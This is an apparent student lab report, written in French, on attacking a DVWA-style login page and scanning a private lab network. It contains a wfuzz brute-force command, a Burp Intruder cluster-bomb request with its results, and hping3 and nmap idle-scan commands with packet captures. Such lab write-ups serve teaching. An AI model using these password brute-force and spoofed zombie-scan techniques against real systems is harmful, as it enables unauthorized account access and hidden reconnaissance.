
Active recognition in operation

Brute force

a) WFUZZ


La commande pour faire du brute-force avec wfuzz est :

wfuzz -H Cookie:"security=low; PHPSESSID=dqsu1348n2c5s0l5guiliukid3; security=low" -c -z file,logging.txt -z file,password.txt "http://192.168.2.2/vulnerabilities/brute/?username=FUZZ&password=FUZ2Z&Login=Login#"



```
000000019:   200         87 L      215 W     3107 Ch     "18436746 - toto"
000000020:   200         87 L      215 W     3107 Ch     "18436746 - tata"
000000024:   200         87 L      215 W     3107 Ch     "18436746 - zasafz7"
000000022:   200         87 L      215 W     3107 Ch     "18436746 - password"
000000023:   200         87 L      215 W     3107 Ch     "18436746 - bob"
000000025:   200         87 L      215 W     3107 Ch     "admin - Password"
000000026:   200         87 L      215 W     3107 Ch     "admin - julie"
000000028:   200         87 L      215 W     3107 Ch     "admin - tata"
000000021:   200         87 L      215 W     3107 Ch     "18436746 - 012346"
000000027:   200         87 L      215 W     3107 Ch     "admin - toto"
000000029:   200         87 L      215 W     3107 Ch     "admin - 012346"
000000030:   200         87 L      219 W     3145 Ch     "admin - password"
000000031:   200         87 L      215 W     3107 Ch     "admin - bob"
000000032:   200         87 L      215 W     3107 Ch     "admin - zasafz7"
000000033:   200         87 L      215 W     3107 Ch     "alice - Password"
000000034:   200         87 L      215 W     3107 Ch     "alice - julie"
000000035:   200         87 L      215 W     3107 Ch     "alice - toto"
000000036:   200         87 L      215 W     3107 Ch     "alice - tata"
000000037:   200         87 L      215 W     3107 Ch     "alice - 012346"
000000038:   200         87 L      215 W     3107 Ch     "alice - password"
000000039:   200         87 L      215 W     3107 Ch     "alice - bob"
000000041:   200         87 L      215 W     3107 Ch     "jean - Password"
000000042:   200         87 L      215 W     3107 Ch     "jean - julie"
000000043:   200         87 L      215 W     3107 Ch     "jean - toto"
000000044:   200         87 L      215 W     3107 Ch     "jean - tata"
000000040:   200         87 L      215 W     3107 Ch     "alice - zasafz7"
000000045:   200         87 L      215 W     3107 Ch     "jean - 012346"
```

b) Burp




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are

Attack type: Cluster bomb

```
GET /vulnerabilities/brute/?username=§oo§&password=§kjojo§&Login=Login HTTP/1.1
Host: 192.168.2.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.2/vulnerabilities/brute/?username=pp&password=opopo&Login=Login
Cookie: security=low; PHPSESSID=dqsu1348n2c5s015guiliukid3; security=low
Connection: close
Upgrade-Insecure-Requests: 1
```




Filter: Showing all items


Request ▲	Payload1	Payload2	Status	Error	Timeout	Length
10	admin	evb676	200	□	□	3400
11	joe	asawq	200	□	□	3400
12	bog	asawq	200	□	□	3400
13	676	asawq	200	□	□	3400
14	asad5	asawq	200	□	□	3400
15	admin	asawq	200	□	□	3400
16	joe	password	200	□	□	3400
17	bog	password	200	□	□	3400
18	676	password	200	□	□	3400
19	asad5	password	200	□	□	3400
20	admin	password	200	□	□	3438
21	joe	bob	200	□	□	3400
22	bog	bob	200	□	□	3400
23	676	bob	200	□	□	3400
24	asad5	bob	200	□	□	3400
25	admin	bob	200	□	□	3400

2) IDLE SCAN/hping3

La commande pour faire hping3 est hping3 -S 192.168.2.2.
Elle permet de regarder l'IPID des paquets que l'on envoie à la machine zombie.
Premièrement, pour établir que l'hôte idle est bien un zombie, il faut envoyer des paquets en utilisant hping3 et observer si les numéros de séquence sont bien incrémentés de 1 à chaque fois. Si l'évolution des numéros de séquence est aléatoire, alors l'hôte n'est pas un zombi potentiel. Ici, c'est bien le cas.




```
root@Kali:~# hping3 -S 192.168.2.2
HPING 192.168.2.2 (eth0 192.168.2.2): S set, 40 headers + 0 data bytes
len=46 ip=192.168.2.2 ttl=128 DF id=253 sport=0 flags=RA seq=0 win=0 rtt=5.9 ms
len=46 ip=192.168.2.2 ttl=128 DF id=254 sport=0 flags=RA seq=1 win=0 rtt=5.9 ms
len=46 ip=192.168.2.2 ttl=128 DF id=255 sport=0 flags=RA seq=2 win=0 rtt=5.8 ms
^C
--- 192.168.2.2 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 5.8/5.9/5.9 ms
```




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_1c:75:be	Broadcast	ARP	42	Who has 192.168.2.2? Tell 192.168.2.1
2	0.000234619	PcsCompu_fa:d2:cb	PcsCompu_1c:75:be	ARP	60	192.168.2.2 is at 08:00:27:fa:d2:cb
3	0.000239617	192.168.2.1	192.168.2.2	TCP	54	1733 → 0 [SYN] Seq=0 Win=512 Len=0
4	0.000919523	PcsCompu_fa:d2:cb	Broadcast	ARP	60	Who has 192.168.2.1? Tell 192.168.2.2
5	0.000924954	PcsCompu_1c:75:be	PcsCompu_fa:d2:cb	ARP	42	192.168.2.1 is at 08:00:27:1c:75:be
6	0.001072640	192.168.2.2	192.168.2.1	TCP	60	0 → 1733 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	1.001412928	192.168.2.1	192.168.2.2	TCP	54	1734 → 0 [SYN] Seq=0 Win=512 Len=0
8	1.002155661	192.168.2.2	192.168.2.1	TCP	60	0 → 1734 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	2.002125219	192.168.2.1	192.168.2.2	TCP	54	1735 → 0 [SYN] Seq=0 Win=512 Len=0
10	2.002930428	192.168.2.2	192.168.2.1	TCP	60	0 → 1735 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	3.002791838	192.168.2.1	192.168.2.2	TCP	54	1736 → 0 [SYN] Seq=0 Win=512 Len=0
12	3.003563301	192.168.2.2	192.168.2.1	TCP	60	0 → 1736 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	4.003843495	192.168.2.1	192.168.2.2	TCP	54	1737 → 0 [SYN] Seq=0 Win=512 Len=0
14	4.004601526	192.168.2.2	192.168.2.1	TCP	60	0 → 1737 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	5.004504160	192.168.2.1	192.168.2.2	TCP	54	1738 → 0 [SYN] Seq=0 Win=512 Len=0
16	5.005212762	192.168.2.2	192.168.2.1	TCP	60	0 → 1738 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Pour ensuite attaquer la cible, j’ai utilisé la commande nmap : *nmap -P0 -sI 192.168.2.2 192.168.2.3 -p T:80*.
Cette commande permet d’envoyer des paquets à la machine ciblée en se faisant passer pour le zombie.



```
root@Kali:~# nmap -P0 -sI 192.168.2.2 192.168.2.3 -p T:80
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-24 16:28 CEST
Idle scan using zombie 192.168.2.2 (192.168.2.2:80); Class: Incremental
Nmap scan report for 192.168.2.3
Host is up (0.0072s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:50:48:F5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.06 seconds
```




No.	Time	Source	Destination	Protocol	Length	Info
4	13.008853177	PcsCompu_fa:d2:cb	Broadcast	ARP	60	Who has 192.168.2.1? Tell 192.168.2.2
5	13.008869049	PcsCompu_1c:75:be	PcsCompu_fa:d2:cb	ARP	42	192.168.2.1 is at 08:00:27:1c:75:be
6	13.009200017	192.168.2.2	192.168.2.1	TCP	60	80 → 54912 [RST] Seq=1 Win=0 Len=0
7	13.039715455	192.168.2.1	192.168.2.2	TCP	58	54913 → 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
8	13.040102645	192.168.2.2	192.168.2.1	TCP	60	80 → 54913 [RST] Seq=1 Win=0 Len=0
9	13.070993039	192.168.2.1	192.168.2.2	TCP	58	54914 → 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
10	13.071380966	192.168.2.2	192.168.2.1	TCP	60	80 → 54914 [RST] Seq=1 Win=0 Len=0
11	13.102303862	192.168.2.1	192.168.2.2	TCP	58	54915 → 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
12	13.102687447	192.168.2.2	192.168.2.1	TCP	60	80 → 54915 [RST] Seq=1 Win=0 Len=0
13	13.133079800	192.168.2.1	192.168.2.2	TCP	58	54916 → 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
14	13.133488547	192.168.2.2	192.168.2.1	TCP	60	80 → 54916 [RST] Seq=1 Win=0 Len=0
15	13.163909120	192.168.2.1	192.168.2.2	TCP	58	54917 → 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
16	13.164324148	192.168.2.2	192.168.2.1	TCP	60	80 → 54917 [RST] Seq=1 Win=0 Len=0
17	13.164644037	192.168.2.3	192.168.2.2	TCP	58	54911 → 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
18	13.165530921	PcsCompu_fa:d2:cb	Broadcast	ARP	60	Who has 192.168.2.3? Tell 192.168.2.2
19	13.165543484	PcsCompu_50:48:f5	PcsCompu_fa:d2:cb	ARP	60	192.168.2.3 is at 08:00:27:50:48:f5
20	13.165548524	192.168.2.2	192.168.2.3	TCP	60	80 → 54911 [RST] Seq=1 Win=0 Len=0
21	13.216822935	192.168.2.3	192.168.2.2	TCP	58	[TCP Port numbers reused] 54911 → 80 [SYN, ACK] Seq=1 Ack=1 Win=1024 Len=0 MSS=1460
22	13.217906866	192.168.2.2	192.168.2.3	TCP	60	80 → 54911 [RST] Seq=1 Win=0 Len=0
23	13.267866709	192.168.2.3	192.168.2.2	TCP	58	[TCP Port numbers reused] 54911 → 80 [SYN, ACK] Seq=2 Ack=1 Win=1024 Len=0 MSS=1460
24	13.268149554	192.168.2.2	192.168.2.3	TCP	60	80 → 54911 [RST] Seq=1 Win=0 Len=0
25	13.318645264	192.168.2.3	192.168.2.2	TCP	58	[TCP Port numbers reused] 54911 → 80 [SYN, ACK] Seq=3 Ack=1 Win=1024 Len=0 MSS=1460

